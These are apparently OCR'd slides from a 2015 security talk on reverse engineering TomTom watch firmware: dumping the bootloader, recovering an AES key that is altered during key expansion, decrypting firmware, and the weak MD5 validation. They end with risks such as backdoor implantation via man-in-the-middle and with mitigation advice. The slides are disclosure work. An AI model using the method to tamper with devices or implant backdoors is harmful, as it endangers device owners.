
Dump the bootloader to extract AES keys

- Dumped the entire Bootloader section
  - `0x00400000 - 0x00408000`
  - Took around 90 device reboots (32kb)
- Bootloader has to:
  - Initialize device
  - Check for presence of new firmware file
  - Validate, **decrypt**, and flash new firmware
  - Boot into main firmware
- AES key must be present!

Dump the bootloader to extract AES keys

- Loaded bootloader.bin into IDA PRO
- Found interesting data structures:
  - AES S-Boxes
  - MD5 Init functions and data structures
- Firmware upgrade function

Firmware upgrade function



- This is the graph of the firmware upgrade function
- Two different MD5 checks
- AES decryption

Finding the AES key

- AES protocol “expands” the original key into a number of separate round keys. AES 128 produces 11 round keys on this process.
- I found the AES key expansion function expanding a key from RAM.
- Later I found the key was loaded into RAM from flash earlier in the exec flow.
- The key from flash is not the correct key!
  - What sort of magic is this?

Finding the AES key – QEMU Debugging

- Used QEMU + IDA to “step through” the execution of the bootloader
- Lots of problems here: QEMU does not cleanly emulate this MCU – Had to change some addresses/registers while debugging
- Stepped through:
  - The key loading from Flash
  - Jumped to the AES key expansion function

Finding the AES key – QEMU Debugging

- **Turns out that the AES key expansion function was modifying a single byte of the original key from flash**
  - Firmware key obtained from memory
  - Eureka moment right here ☺
- This defeats bruteforcing through the bootloader's bytestream for the AES key
- Clever move by TomTom that increased attack cost by several nights worth of sleep ☺

Firmware key

- We can now decrypt the firmware files from download.tomtom.com
- AES 128 / ECB mode, as predicted ☺
- Still not totally clean: Some sort of “glitch” on first byte of every 16 byte block:
  - pmsac cracked this! (explain how!)

Firmware deobfuscation

```
00072970  de 1b 20 f8 04 12 0c 12  03 12 1c 12 6c 00 12 31  |.. .........l..1|
00072980  32 6f 74 68 69 6e 67 20  74 6f 20 72 65 70 6f 72  |2othing to repor|
00072990  14 92 01 32 4b 32 06 32  32 29 89 32 1e 32 04 32  |...2K2.22).2.2.2|
000729a0  6b 72 03 fa 02 36 21 13  44 8a 1b 20 5c 04 1a ac  |kr...6!.D.. \...|
000729b0  76 12 18 3a 7c 2b 13 d8  8d 2c 20 10 8e 14 12 0a  |v..:|+..., .....|
000729c0  7e 38 03 35 fc 08 10 08  80 c0 e0 f0 f8 fc fe 40  |~8.5...........@|
000729d0  78 01 03 07 0f 1f 3f 7f  ab a0 86 7a 01 d3 13 09  |x.....?....z....|
000729e0  49 a9 e2 02 57 02 14 0c  a7 47 14 fc a6 47 1a 18  |I...W....G...G..|
000729f0  70 1a 1c 04 1a 28 04 1a  10 04 1a 08 04 1a 04 04  |p....(..........|
00072a00  66 14 04 1a 20 04 1a 24  04 11 19 04 38 20 6a 01  |f... ..$....8 j.|
00072a10  6b 01 6c 01 6d 01 6e 01  6f 01 70 01 71 01 72 01  |k.l.m.n.o.p.q.r.|
00072a20  77 01 74 01 75 01 76 01  77 01 78 01 79 b3 72 ff  |w.t.u.v.w.x.y.r.|
00072a30  08 0c 51 4e 6f 4c 61 6e  67 46 69 6c 65 21 1a ff  |..QNoLangFile!..|
```

```
000726f0  38 00 00 00 2b 66 44 00  fb 65 44 00 09 66 44 00  |8...+fD..eD..fD.|
00072700  1b 66 44 00 00 00 00 00  01 66 44 00 46 45 42 00  |.fD......fD.FEB.|
00072710  04 45 43 00 41 55 47 00  4a 55 4c 00 4a 41 4e 00  |.EC.AUG.JUL.JAN.|
00072720  0e 55 4e 00 53 45 50 00  4d 41 52 00 41 50 52 00  |.UN.SEP.MAR.APR.|
00072730  07 43 54 00 4e 4f 56 00  4d 41 59 00 e2 85 93 00  |.CT.NOV.MAY.....|
00072740  ae 85 94 00 c2 bc 00 c2  bd 00 c2 be 00 e2 88 92  |................|
```

```
0006cbf0  6b 12 14 15 19 16 17 1c  00 00 00 00 00 00 00 00  |k...............|
0006cc00  4c 31 32 33 34 35 36 37  38 39 41 42 43 44 45 46  |L123456789ABCDEF|
0006cc10  40 30 58 00 30 31 32 33  34 35 36 37 38 39 61 62  |@0X.0123456789ab|
0006cc20  67 64 65 66 40 30 78 00  04 00 00 08 00 00 00 00  |gdef@0x.........|
0006cc30  08 00 00 02 00 01 00 00  10 53 54 44 49 4e 00 53  |.........STDIN.S|
0006cc40  58 44 4f 55 54 00 53 54  44 45 52 52 00 30 31 32  |XDOUT.STDERR.012|
0006cc50  23 34 35 36 37 38 39 61  62 63 64 65 66 78 70 00  |#456789abcdefxp.|
0006cc60  24 31 32 33 34 35 36 37  38 39 41 42 43 44 45 46  |$123456789ABCDEF|
0006cc70  40 50 00 1f 1d 1f 1e 1f  1e 1f 1f 1e 1f 1e 1f 00  |@P..............|
```

Firmware deobfuscation

```
0005e150  d0 46 41 86 01 82 c0 42  80 43 41 83 00 41 c1 81  |.FA....B.CA..A..|
0005e160  d5 80 40 40 00 00 00 00  00 00 00 00 00 00 00 00  |..@@............|
0005e170  58 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |X...............|
0005e180  5c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |\...............|
0005e190  60 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |`...............|
0005e1a0  64 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |d...............|
0005e1b0  68 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |h...............|
0005e1c0  6c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |l...............|
0005e1d0  70 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |p...............|
0005e1e0  74 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |t...............|
0005e1f0  78 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |x...............|
0005e200  7c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |||..............|
0005e210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0005e220  04 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0005e230  08 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0005e240  0c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0005e250  10 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0005e260  14 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0005e270  18 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0005e280  1c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0005e290  20 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  | ...............|
0005e2a0  24 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |$...............|
0005e2b0  28 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |(...............|
0005e2c0  2c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |,...............|
0005e2d0  30 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |0...............|
0005e2e0  34 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |4...............|
0005e2f0  38 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |8...............|
0005e300  3c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |<...............|
0005e310  40 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |@...............|
0005e320  44 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |D...............|
0005e330  48 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |H...............|
0005e340  4c 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |L...............|
```

Firmware validation

- Firmware file is validated before flashing
- MD5 is used here, twice:
  - An outter MD5 (cyphertext+AESKey)
    - Poor man's HMAC
  - An inner MD5: MD5(plaintextfirmware)
- Poupas helped a lot on this

Risk Assessment

Vulnerability

- Firmware upgrade path is compromised
- Can flash any watch with modded firmware / backdoor with physical access to it
- Can remotely implant a backdoor by doing a MiTM attack to ‘download.tomtom.com’
- Can enable hidden functions on cheaper devices (ie. Turn a TomTom Runner into a Multisport)

Risk

- Risk to users is fairly low
- Risk to TomTom is unknown:
  - hardware can be used to run “homebrew” firmware
  - Might actually be good for sales

Recommendation

- Use SSL for download.tomtom.com!

- Use RSA / assymetric crypto to sign firmware
- Prevent firmware downgrades
- Must upgrade bootloader in the field
  - quite a bit risky, but can be done

Reward to hackers

Thanks!
Questions?

Luis Grangeia | @lgrangeia

October 2015
Confraria de Segurança da Informação